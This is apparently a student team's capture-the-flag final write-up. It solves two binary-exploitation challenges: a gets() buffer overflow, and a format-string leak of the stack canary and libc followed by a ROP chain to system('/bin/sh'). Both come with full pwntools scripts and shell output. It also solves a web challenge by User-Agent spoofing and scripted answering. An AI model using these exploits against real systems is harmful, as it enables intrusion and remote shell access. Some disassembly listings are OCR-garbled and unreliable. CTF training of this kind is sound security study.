

Final Write-Up


Team: betterThanWoodie

Pwn1: easypeasy

nc pwn.n0l3ptr.com 10981

Solution:

First, I downloaded the file ‘easypeasy’. I then proceeded to run ‘checksec’ on the program to see what kind of security precautions the program has taken.




```
1.py easypeasy
will@will-VirtualBox:~/CTF/final/pwn$ checksec easypeasy
[*] '/home/will/CTF/final/pwn/easypeasy'
    Arch:      amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:      NX enabled
    PIE:     No PIE (0x400000)
will@will-VirtualBox:~/CTF/final/pwn$
```

NX is enabled so this is not a shell code injection. Next, I run strings on the program and see the strings “./flag” and “No flag found!:()”. Therefore, the program prints the flag. When running the program, with ‘nc pwn.n0l3ptr.com 10981’, I am prompted for the correct input.




```
.comment
will@will-VirtualBox:~/CTF/final/pwn$ nc pwn.n0l3ptr.com 10981
What is the correct input? □
```

The program just prints back whatever I type. I run the file command and see ‘easypeasy’ is a 64 bit ELF stripped binary. Therefore, registers are 8 bytes. Next, I analyze the program with Radare. I type ‘aaaa’ into Radare to analyze the binary and then ‘afl’ to view functions.



```
:> afl
0x00400000 3 73 -> 75 loc._imp._gmon_start
0x00400049 1 168 sub._gmon_start___248_5c8
0x004005c8 3 26 sub._gmon_start___248_5c8
0x00400100 1 6 syn._imp.free
0x00400010 1 6 syn._imp.puts
0x00400020 1 6 syn._imp.fread
0x00400030 1 6 syn._imp.fclose
0x00400040 1 6 syn._imp.printf
0x00400050 1 6 syn._imp._lIBC_start_main
0x00400060 1 6 syn._imp.calloc
0x00400070 1 6 syn._imp.strtotime
0x00400080 1 6 syn._imp.fflush
0x00400090 1 6 syn._imp.fopen
0x004000a0 1 6 sub._gmon_start___248_6a0
0x004000b0 1 41 entry0
0x004000e0 4 50 -> 41 fcn.004000e0
0x004000f0 1 28 entry1.iint
0x00400078 9 38 -> 90 entry1.iint
0x0040084c 1 94 sub.What_is_the_correct_input_B4c
0x004008aa 1 32 main
:>
```

Fopen seems useful, so I seek to fopen with ‘s 0x00400690’ and then type V for visual mode and ‘p’ a few times to view instructions.



```
(fcn) sym.imp.fopen 6
sym.imp.fopen ();
:
: ; CALL XREF from 0x004007d3 (rbp + 51)
: 0x00400690 ff25ca092000 jmp qword reloc.fopen_96 ; [0x601060:8]=0x400696
: 0x00400696 6809000000 push 9 ; 9
`=< 0x0040069b e950ffff jmp 0x4005f0 ;[1]
    ;-- section_end_.plt:
    ;-- section_.plt.got:
(fcn) sub._gmon_start_248_6a0 6
```


Here we can see an xref from 0x4007d3. This means that location is calling fopen(). So we navigate to that instruction.



The screenshot shows the assembly code for a function in Radare2. The assembly code includes various instructions like pop rbp, jmp, push rbp, mov rbp, sub rsp, mov qword, mov esi, mov edi, call sym.imp.calloc, call sym.imp.fopen, call sym.imp.puts, and call sym.imp.printf. There are several xrefs (cross-references) shown, particularly for the fopen and puts calls, which point to other parts of the program. A dashed blue line highlights a specific section of the assembly code.

```
; -- Tbp:
: 0x004007a0      5d          pop rbp
: ==< 0x004007a1    e97affffff  jmp 0x400720          ;[2]
: 0x004007a6      55          push rbp
: 0x004007a7    4889e5        mov rbp, rsp
: 0x004007aa    4883ec10     sub rsp, 0x10
: 0x004007ae    48c745f80000  mov qword [rbp - 8], 0
: 0x004007b6    be01000000   mov esi, 1
: 0x004007bb    bf32000000   mov edi, 0x32          ; '2' ; 50
: 0x004007c0    e89bfeffff  call sym.imp.calloc  ;[3] ; void *calloc
: 0x004007c5    488945f0        mov qword [rbp - 0x10], rax
: 0x004007c9    be54094000   mov esi, 0x400954
: 0x004007ce    bf56094000   mov edi, str..flag    ; 0x400956 ; "./flag"
: 0x004007d3    e8b8feffff  call sym.imp.fopen  ;[4] ; file*fopen(c
: 0x004007d8    488945f8        mov qword [rbp - 8], rax
: 0x004007dc    48837df800   cmp qword [rbp - 8], 0
: ==< 0x004007e1    750c        jne 0x4007ef       ;[5]
: 0x004007e3    bf5d094000   mov edi, str.No_flag_found_ ; 0x40095d ; "No
: 0x004007e8    e823feffff  call sym.imp.puts  ;[6] ; int puts(const
: ==< 0x004007ed    eb3f        jmp 0x40082e       ;[7]
:           ; JMP XREF from 0x004007e1 (rbp + 65)
: -> 0x004007ef    488b55f8        mov rdx, qword [rbp - 8]
: 0x004007f3    488b45f0        mov rax, qword [rbp - 0x10]
: 0x004007f7    4889d1        mov rcx, rdx
: 0x004007fa    ba01000000   mov edx, 1
: 0x004007ff    b6d4000000   mov esi, 0x64          ; 'd' ; 100
: 0x00400804    4889c7        mov rdt, rax
: 0x00400807    e814feffff  call sym.imp.fread  ;[8] ; size_t fread(
: 0x0040080c    488b45f0        mov rax, qword [rbp - 0x10]
: 0x00400810    4889c6        mov rst, rax
: 0x00400813    bfe0094000   mov edi, 0x40096e
: 0x00400818    b800000000   mov eax, 0
: 0x0040081d    e814feffff  call sym.imp.printf  ;[9] ; int printf(c
: 0x00400822    488b45f8        mov rax, qword [rbp - 8]
: 0x00400826    4889c7        mov rdt, rax
: 0x00400829    e802feffff  call sym.imp	fclose  ;[?] ; int fclose(F
:           ; JMP XREF from 0x004007ed (rbp + 77)
```

Here we can see the flag variable is actually printed from a file. Looking at the function closer.



The screenshot shows the assembly code for a function in Radare2. The assembly code includes instructions like push rbp, mov rbp, sub rsp, mov qword, mov esi, and mov edi. The code appears to be the start of a function, specifically for printing the flag variable.

```
0x004007a6      55          push rbp
0x004007a7      4889e5        mov rbp, rsp
0x004007aa      4883ec10     sub rsp, 0x10
0x004007ae      48c745f80000  mov qword [rbp - 8], 0
0x004007b6      be01000000   mov esi, 1
0x004007bb      bf32000000   mov edi, 0x32          .
```

This looks like the start of a function, however it is not labeled as one in Radare. To me, 0x4007a6 looks like the start of a printFlag function. Since the main execution of the program doesn't print the flag, I must overwrite some return address to 0x4007a6 to print the flag. Now we need to find the vulnerable buffer. Looking at main

```

0x00400840    c3          ret
(fcn) sub.What_is_the_correct_input_84c 94
sub.What_is_the_correct_input_84c ()
; var int local_310h @ rbp-0x310
; CALL XREF From 0x004008be (main)
0x0040084c    55          push rbp
0x0040084d    4889e5      mov rbp, rsp
0x00400850    4881ec100300 sub rsp, 0x310
0x00400857    bf71094000 mov edi, str.What_is_the_correct_input ; 0x4009
0x0040085c    b800000000 mov eax, 0
0x00400861    e8dafdffff call sym.imp.printf ;[3] ; int printf(const char *format, ...)
0x00400866    488b050b0820 mov rax, qword [obj.stdout]; rdi ; [0x601078:8]
0x0040086d    4889c7      mov rdti, rax ; FILE *stream
0x00400870    e80bfeffff call sym.imp.fflush ;[2] ; int fflush(FILE *stream)
0x00400875    488d85f0fcff lea rax, [local_310h]
0x0040087c    4889c7      mov rdti, rax ; char *s
0x0040087f    b800000000 mov eax, 0
0x00400884    e8e7fdffff call sym.imp.gets ;[4] ; char*gets(char *s)
0x00400889    488d85f0fcff lea rax, [local_310h]
0x00400890    4889c7      mov rdti, rax ; const char * s
0x00400893    e878fdffff call sym.imp.puts ;[5] ; int puts(const char *s)
0x00400898    488b05d90720 mov rax, qword [obj.stdout]; rdi ; [0x601078:8]
0x0040089f    4889c7      mov rdti, rax ; FILE *stream
0x004008a2    e8d9fdffff call sym.imp.fflush ;[2] ; int fflush(FILE *stream)
0x004008a7    90          nop
0x004008a8    c9          leave
0x004008a9    c3          ret

(fcn) main 32
main ()
; var int local_10h @ rbp-0x10
; var int local_4h @ rbp-0x4
; DATA XREF From 0x004006cd (entry0)
0x004008aa    55          push rbp
0x004008ab    4889e5      mov rbp, rsp
0x004008ae    4883ec10 sub rsp, 0x10
0x004008b2    897dfc      mov dword [local_4h], edi
0x004008b5    488975f0      mov qword [local_10h], rsi
0x004008b9    b800000000 mov eax, 0
0x004008be    e889ffff      call sub.What_is_the_correct_input_84c ;[6]
0x004008c3    b800000000 mov eax, 0
0x004008c8    c9          leave
0x004008c9    c3          ret

```

We see that main calls What_is_the_correct_input and that function has a gets function. The parameter for the gets function is ‘local_310h’ and that is our vulnerable buffer. That buffer is stored at rbp-0x310 and that is the stack space allocated for the function What_is_the_correct_input. We have to overwrite 0x310 bytes of buffer to overwrite the return address that was pushed when What_is_the_correct_input is called. However, 0x310 takes us to the beginning of rbp. We also have to overwrite rbp which is 8 bytes. Therefore we must write 0x318 bytes before we can overwrite the return address. To do so I wrote a python script attached as ‘pwn1.py’

```

1 from pwn import *
2 r = remote('pwn.n0l3ptr.com', 10981)
3 a=r.recvuntil("?", "")
4
5 A= "A"
6 for i in range(0,791):
7     A = A + "A"
8
9 r.sendline(A+ p32(0x4007a6, endian="little"))
10 print A
11 r.interactive()

```

I import pwntools and connect to the server using pwntools. I then receive input up until I am prompted to enter the correct input. What I enter in as input will go to the vulnerable buffer in the gets function. I then create a string of 792 As (0x318 = 792). This fills up the buffer and rbp to the return address. This works because 1 character = 1 byte. I then pack the address of the supposed printFlag() function into raw bytes so the program can interpret the return address. I send the string of As and raw bytes of the supposed printflag function (using pack()) to overwrite the return address of What_is_the_correct_input with the address of printflag(). I then use r.interactive() to interact with the

program and receive the response from the server (ie. the flag). After running the program I get the flag.

```
w1llw11-VirtualBox:~/CTF/ftnal/pwn$ python 1.py
[*] Opening connection to pwn.n0l3ptr.com on port 10981: Done
AAAAAAA
[*] Switching to interactive mode
AAAAAAA
Flag{S33m5_F4m1l1Ar_D03SnT_1T}
[*] Got EOF while reading in interactive
```

flag{S33m5_F4m1l1Ar_D03SnT_1T}

Pwn2: med

nc pwn.n0l3ptr.com 10982

Solution:

After unzipping the file, we see there are two files ‘libc-2.23.so’ and ‘med’. Running file on ‘med’ we see that med is a 64 bit ELF files with a stripped binary. Therefore, registers are 8 bytes. Running checksec on med, we see there is a full RELRO, canary, and NX is enabled so we will not be injecting shell code. ASLR is also enabled. After running ‘./med’ the user is prompted for a format string. This makes me believe this is a format string vulnerability. Fortunately, Sean did a format string vulnerability question in class and I copied his script. From Sean’s script, I know we will have to find the buffer location relative to ebp. I analyze the file in Radare. First, after trying ‘afl’ I see a function called ‘libc_start_main’. In main, I see a call to Format_string.

```
r00t: main_0:
    ; var int local_10h @ rbp-0x10
    ; var int local_4h @ rbp-0x4
    ; DATA XREF From 0x040001d (entry0)
0x00400077    55          push rbp
0x004000798   4889e5      mov rbp, rsp
0x00400079b   4883ec10    sub rsp, 0x10
0x00400079f   897dfc      mov dword [local_4h], edi
0x0040007a2   488975f0    mov qword [local_10h], rsi
0x0040007a6   b800000000    mov eax, 0
0x0040007ab   e846ffff     call sub.Format_string_6f6 ;[5]
0x0040007b0   b800000000    mov eax, 0
0x0040007b5   c9          leave
0x0040007b6   c3          ret
```


In Format_String

```
sub.Format_string_6f6:
    ; var int local_240h @ rbp-0x240
    ; var int local_8h @ rbp-0x8
    ; DATA XREF From 0x0040007ab (nat)
0x00400076    55          push rbp
0x004000798   4889e5      mov rbp, rsp
0x00400079f   4881ec400200  sub rsp, 0x240
0x0040007e1   6448b042528  mov rax, qword fs:[0x28] ; [0x28:8]=-1 ; '('
0x0040007e8   488945f8    mov qword [local_eh], rax
0x0040007e9   31c0        xor eax, eax
0x0040007ea   b800000000    mov rdx, sub.Format_string ; 0x400044 ; "Format string"
0x0040007f0   4889e5      mov rbp, rsp
0x0040007f1   4881ec000000 sub rbp, 0x240
0x0040007f5   e881feffff  call sym.imp.printf ;[2] : int printf(const char *
0x0040007f7   b0000000000  mov edi, 0 ; FILE *stream
0x0040007f9   eb00000000  mov edi, 0 ; FILE *stream
0x0040007fA   eb00000000  call sym.imp.fflush ;[3] : int fflush(FILE *stream
0x0040007fB   488945f8    mov rdx, qword [obj/stdin] ; rdt : [0x001010:8]=6 ; FIL
0x0040007fC   488945f8cdff  lea rax, [local_240h]
0x0040007fD   b102000000  mov rdx, 0x231 ; Set : int size
0x0040007fE   4889c7      mov rdi, rax ; char *s
0x0040007fF   e873feffff  call sym.imp.fgets ;[4] : char*fgets(char *, in
0x0040007fG   488d85c0fdff  lea rax, [local_240h]
0x0040007fH   4889c7      mov rdi, rax ; const char * format
0x0040007fI   b0000000000  mov rdx, 0x0
0x0040007fJ   e848feffff  call sym.imp.printf ;[2] : int printf(const char *
0x0040007fK   4889c7      mov rdi, rax ; int c
0x0040007fL   b0000000000  mov edi, 0x0 ; int c
0x0040007fM   e81fefffff  call sym.imp.putchar ;[5] : int putchar(int c
0x0040007fN   b0000000000  mov edi, 0 ; FILE *stream
0x0040007fO   eb00000000  mov edi, 0 ; FILE *stream
0x0040007fP   e873feffff  call sym.imp.fflush ;[3] : int fflush(FILE *stream
0x0040007fQ   488945f8cdff  lea rax, [local_240h]
0x0040007fR   4889c7      mov rdi, rax ; char *s
0x0040007fS   b0000000000  mov eax, 0 ; char *s
0x0040007fT   e850feffff  call sym.imp.gets ;[6] : char*gets(char *)
0x0040007fU   90          nop
0x0040007fV   488945f8    mov rax, qword [local_8h]
0x0040007fW   044831042528  xor rax, qword fs:[0x28]
0x0040007fX   7405        je 0x4000795 ;[7]
0x0040007fY   e8fffdffff  call sym.imp._stack_chk_fail ;[8] : void __stack_chk_fail
0x0040007fZ   c9          leave
0x0040007fA   c3          ret
```

We see the function space is allocated to be 0x240 bytes. This happens to also be the buffer size for the fgets() function (local_240h is returned from the function call). 240h=rbp-0x240. Next, I will have to find the location of libc_start_main relative to the stack pointer. We know libc is always called at the

start of main. We need to find the difference between the stack pointer when libc is called, to the stack pointer when fgets is called and the string format vulnerability is executed. First, the stack space for main is 0x10 and the stack space for Format_String is 0x240. That brings us to esp-0x250. 8 bytes of rbp are pushed on the stack in main and another 8 bytes of rbp are pushed on the stack in Format_String. Finally The 8 bytes of the return address from libc_start_main are pushed onto the stack. That leaves the difference between the stack pointer when libc.so is called and the stack pointer during the format string vulnerability to be 0x268.

It is important to note that that stack pointer is initially at `libc_ttart_main+240`. I found this using GDB.



Next, I need to find which parameter for the string format vulnerability is the buffer. According to the notes, I should input the following into the buffer to figure out which parameter the buffer is.

```
Format string > AAAAAAAAA.%11x.%11x.%11x.%11x.%11x.%11x.%11x.%11x.%11x  
AAAAAAAA.    15f245b.    67ba5790.    3131252e.    15f245b.    78313125.    41414141.    3131252e.    252e7831.    78313125.    31252e78
```

Here we can see ‘AAAAAAA’ was entered as input into the buffer, and the hex value 0x41414141 is in the 6th %11x slot. Therefore, the buffer is the 6th parameter because A = 0x41. I now have enough information to write my script.

```
pwn/bin/pwn2.py -- Sublime Text (UNREGISTERED)
> source.c x pwn2.py
1 from pwn import *
2 import sys
3 context.update(arch='amd64', os='linux')
4 p=remote('pwn.n0l3ptr.com',10982)
5 libc = ELF('./libc_2.23.so')
6 line=p.recvuntil('> ')
7 print line
8
9 offset = 0x240
10 canary_offset=offset-0x8
11 libc_start_offset=0x268
12 param_buffer=0x6
13
14 param_canary=canary_offset/8 + param_buffer
15 print param_canary
16 param_libc_start=libc_start_offset/8 + param_buffer
17 print param_libc_start
18
19 p.sendline("%{}$llx.%{}$llx".format(param_canary, param_libc_start))
20 line=p.recpline().strip()
21
22 canary=int(line.split('.')[0], 16)
23 libc_addr=int(line.split('.')[1], 16)
24
25 libc_base=libc_addr-(libc.symbols['_libc_start_main']+240)
26 print "The canary is: "+hex(canary)
27
28 payload="A"*canary_offset+pack(canary) + pack(0xdeadbeefdeadbeef)
29 libc.address=libc_base
30 rop=ROP(libc)
31 rop.system(next(libc.search("/bin/sh\x00")))
32 print rop.dump()
33 payload+=payload + str(rop)
34 p.sendline(payload)
35 p.interactive()
36 p.close()

Line 4, Column 34
```

The code is attached ‘pw2.py’. This is mostly the same script Sean wrote in class. The offset, libc_start_offset, libc_base, and libc are the main differences. First, I set the context of the system. Then, I connect to the server and receive until the program prompts for input. I create a libc ELF file

using the provided libc.so file. I set offset=0x240 and lib_c_start_offset=0x268 based off of the previous calculations. I also set param_buffer to 0x6 because the buffer is the 6th parameter of the string format vulnerability. We also know there is a canary based off checksec. The canary is located 8 bytes before the saved ebp, so it is offset - 0x8. Next, I find the parameters needed to find the canary and libc_start_main using the buffer's parameter location (I divide by 8 because each entry in libc_start_main takes 8 bytes). Starting on line 19, I leak the canary and libc_start using the calculated libc_start and canary parameters. We need these values to spawn a shell using the string format vulnerability. A canary cannot be overwritten without knowing its value. Next, I use the leaked libc address to find the libc_base. Since libc_address = libc_start_main - 240, the base would be libc_address + 240. To get the actual base address of libc, we must subtract the offset of the provided libc.so file (taken from the ELF object). I update libc_address to be the base. Next, I create a payload and fill the buffer with 'A's. Then I use hexspeak to pad the stored rbp value. I create a ROP object of the calculated value of libc_start_main (libc_address) to return the location of /bin/sh. Only though finding the correct location of libc_start_main (stored in libc_address), can we find the shell location. Next, I overwrite Format_String's return address to be the libc_start_main shell. I send the padding of 'A's to fill the buffer, followed by the canary, the padding for rbp, and finally the return address of the shell. After running the program I spawned into a shell.

```

will@will-VirtualBox:~/CTF/final/pwn$ python pwn2.py
[*] Opening connection to pwn.n0l3ptr.com on port 10982: Done
[*] '/home/will/CTF/final/pwn/bin/libc-2.23.so'
Arch:      amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:        NX enabled
PIE:      PIE enabled
Format string >
77
83
The canary is: 0x30003fd7d50caa00
[*] Loaded cached gadgets for './libc-2.23.so'
0x0000:  0x7fc8d484102 pop rdi; ret
0x0008:  0x7fc8d5ef717 [arg0] rdi = 140507931933975
0x0010:  0x7fc8d4a8390 system
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib64
prob.bin
$ cat flag
flag{W4Y_T00_E45Y_Try_H4rD3R}
$ 
```

I interact with the shell and see there is a flag. I use cat to print the flag.

flag{W4Y_T00_E45Y_Try_H4rD3R}

Web1: Easy

You know what to do - Start up everyone's favorite web client, put your thinking cap on, and do some math.

<http://web.n0l3ptr.com:8080/WebFinal/easy.php>

Solution:

First, I analyze the website. It is a blank website that states 'This service requires the Microsoft Safari-Opera-Chrome browser to access'. Therefore, I must make the server think I am on the Microsoft Safari-Opera-Chrome browser. I do this by editing the User-Agent. On the website, I hit ctrl-shift-I to open up network, refresh the page to record the easy.php file in the network tab, then I click on

easy.php. Under headers, I click ‘edit and resend’ and change the User-Agent from Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0 to ‘Microsoft Safari-Opera-Chrome’.

The screenshot shows the Mozilla Firefox Developer Tools Network tab. A request for 'easy.php' is selected. In the 'Request Headers' section, the 'User-Agent' header has been modified to 'Microsoft Safari-Opera-Chrome'. The 'Request Body' section is empty. The status bar at the bottom indicates 2 requests transferred in 0 ms.

After sending that request, a new easy.php file is generated. By clicking on that file, and then clicking response, we see the website through the hands of a new User-Agent.


The screenshot shows the Mozilla Firefox Developer Tools Response tab. A new 'easy.php' file is selected. The page content displays a math problem: 'You have one second to answer the following problem: 5426 + 8914 * 2784 - 9582'. Below the question, the 'Response payload' shows the source code of the dynamically generated PHP file. The source code includes the HTML structure, the math equation, and a script to handle the user's answer submission.

```

<!DOCTYPE html>
<html>
<body>
<center>
<form action="easy.php" method="POST">
<h1>Math Time!</h1>
<br>
<p>You have one second to answer the following problem:</p>
<br>
<br>
<expr>5426 + 8914 * 2784 - 9582</expr> <br><br>
<br>
<br>
Answer: <input name="answer" class="input" type="text"><br>
<input value="Submit" type="submit">
</form>

```

Here we see we have to solve a math question in 1 second and we are provided the source code for the website. However, the equation changes every visit to the website. This is similar to what we did in WebI, so I will alter my script from that homework. My script is attached as ‘calc.py’



A screenshot of the Sublime Text code editor. The title bar says "~/CTF/web/calc.py - Sublime Text (UNREGISTERED)". The left sidebar shows icons for various file types: terminal, source code, and binary files. The main pane displays a Python script named calc.py. The code uses the requests library to send a GET request to a URL, then prints the response. It then performs string manipulation on the response to remove XML tags. Finally, it evaluates the resulting string as a Python expression, floors the result, and prints it. The script then sends a POST request with a cookie and user agent header, and prints the response. A comment at the bottom indicates it works 75% of the time.

```
source.c x calc.py x
1 import requests
2 import math
3
4 url='http://web.n0l3ptr.com:8080/WebFinal/easy.php'
5
6 headers={
7     'User-Agent': 'Microsoft Safari-Opera-Chrome'
8 }
9 r=requests.get(url, headers=headers)
10
11
12 thing = r.text
13 print thing
14
15 breakup = thing[thing.rfind("<expr>"):thing.rfind("</expr>")]
16
17 breakup = breakup.replace("<expr>", "")
18 breakup = breakup.replace("</expr>", "")
19
20 print breakup
21
22 ans = eval(breakup)
23 ans = math.floor( ans )
24 print ans
25 ans={'answer':ans}
26
27 cookie=r.headers['Set-Cookie'].split(";")[0]
28 cookieData = {'Cookie':cookie, 'User-Agent': 'Microsoft Safari-Opera-Chrome'}
29
30
31 responseB = requests.post(url, data = ans, headers=cookieData)
32 print responseB.text
33
34 #works 75% of the time
35
```

First I import the request library, so I can interact with the website. Then, I import the math library. I set the url to the target website and create a headers variable where the User-Agent is set to Microsoft Safari-Opera-Chrome. I then use requests.get to retrieve the information from the calculator website using the correct User-Agent. Analyzing the HTML of the website, I see the following.

```
3 <body>
4
5 <center>
6 <form action="easy.php" method="POST">
7     <h1>Math Time!</h1>
8     <br>
9     <p>You have one second to answer the following problem</p>
10    <br>
11    <br>
12
13    <expr>5426 + 8914 * 2784 - 9582</expr>    <br><br>
14    <br><br>
15    <br><br>
16    Answer: <input name="answer" class="input" type="text"><br>
17    <input value="Submit" type="submit">
18 </form>
19 </center>
20
21 ..
```

The math expression is stored between <expr> and </expr>. So, in my script, I parse the data between those two string, eliminate <expr> and </expr>, and am left with the string of the math expression. I then use the eval function from math to evaluate the string and floor the result as suggested. I proceed to set the answer variable to be the result of the expression. I then store the cookie information from the website into the variable cookie. I then set the headers of User-Agent and Cookies to Macosx-Safari-Opera-Chrome and the websites cookies respectively using the cookieData variable. I then send the response back to the server with the requests.post function. The result of the expression is used as data for the post, and the cookieData variable is used as the header for the post with the appropriate cookie and user agent. I then print the response. After running my script I get the flag.

```

will@will-VirtualBox:~/CTF/web$ python calc.py
<!DOCTYPE html>
<html>
<body>
<center>
<form action="easy.php" method="POST">
<h1>Math Time!</h1>
<br>
<p>You have one second to answer the following problem</p>
<br>
<br>
<expr>8232 + 3615 * 1306 - 6697</expr> <br><br>
<br><br>
Answer: <input name="answer" class="input" type="text"><br>
<input value="Submit" type="submit">
</form>
</center>
</body>
</html>

8232 + 3615 * 1306 - 6697
4722725.0
<!DOCTYPE html>
<html>
<body>
<br>
flag{w0wz_ur_g00d_47_m47H_huh??}
</body>
</html>

```

flag{w0wz_ur_g00d_47_m47H_huh??}


Web3: Hard

The superhero gang is back and this time they fixed some of the issues with their previous site. Can you still break into Ironman's account?

<http://web.n0l3ptr.com:8080/WebFinal/hard.php>

Solution:

First I analyze the website.



This is the same website as the sqlmap problem from WebII. Next I analyze the source code.

```

1 <html>
2   <head>
3     <link rel="stylesheet" href="https://www.opendevtools.org/vendor/bootstrap/css/bootstrap.min.css" />
4   </head>
5   <body style="background: url('https://cdn3.digitaltrends.com/image/avengers-11.jpg?ver=1');">
6     <div class="text-center" style="color:#FFF;text-shadow:2px 2px black;">
7       <h1>Superhero Portal</h1>
8       <br>
9       <p>Here you will find profiles of various super heroes.</p>
10      <p>The site has been overhauled to patch some of the previous issues...</p><br>
11      <!--<small>HINT: See if you can login to Ironman's account to find a flag</small>-->
12    </div>
13
14
15
16    <div class="container" style="text-shadow:2px 2px black;">
17      <form action="hard.php" method="POST" style="background:rgba(0,0,0,0.3); border-radius:5px; color:#FFF; padding:1em;">
18        <h3>Login</h3>
19        <br />
20        <div style="max-width:300px">
21          username: <input type="text" name="login" class="input form-control"><br />
22          password: <input type="password" name="password" class="input form-control"><br />
23          <input type="submit" value="Login" class="btn btn-block button-success" />
24        </div>
25      </form>
26    </div>
27
28  </div>
29
30
31 </body>
32 </html>
33

```

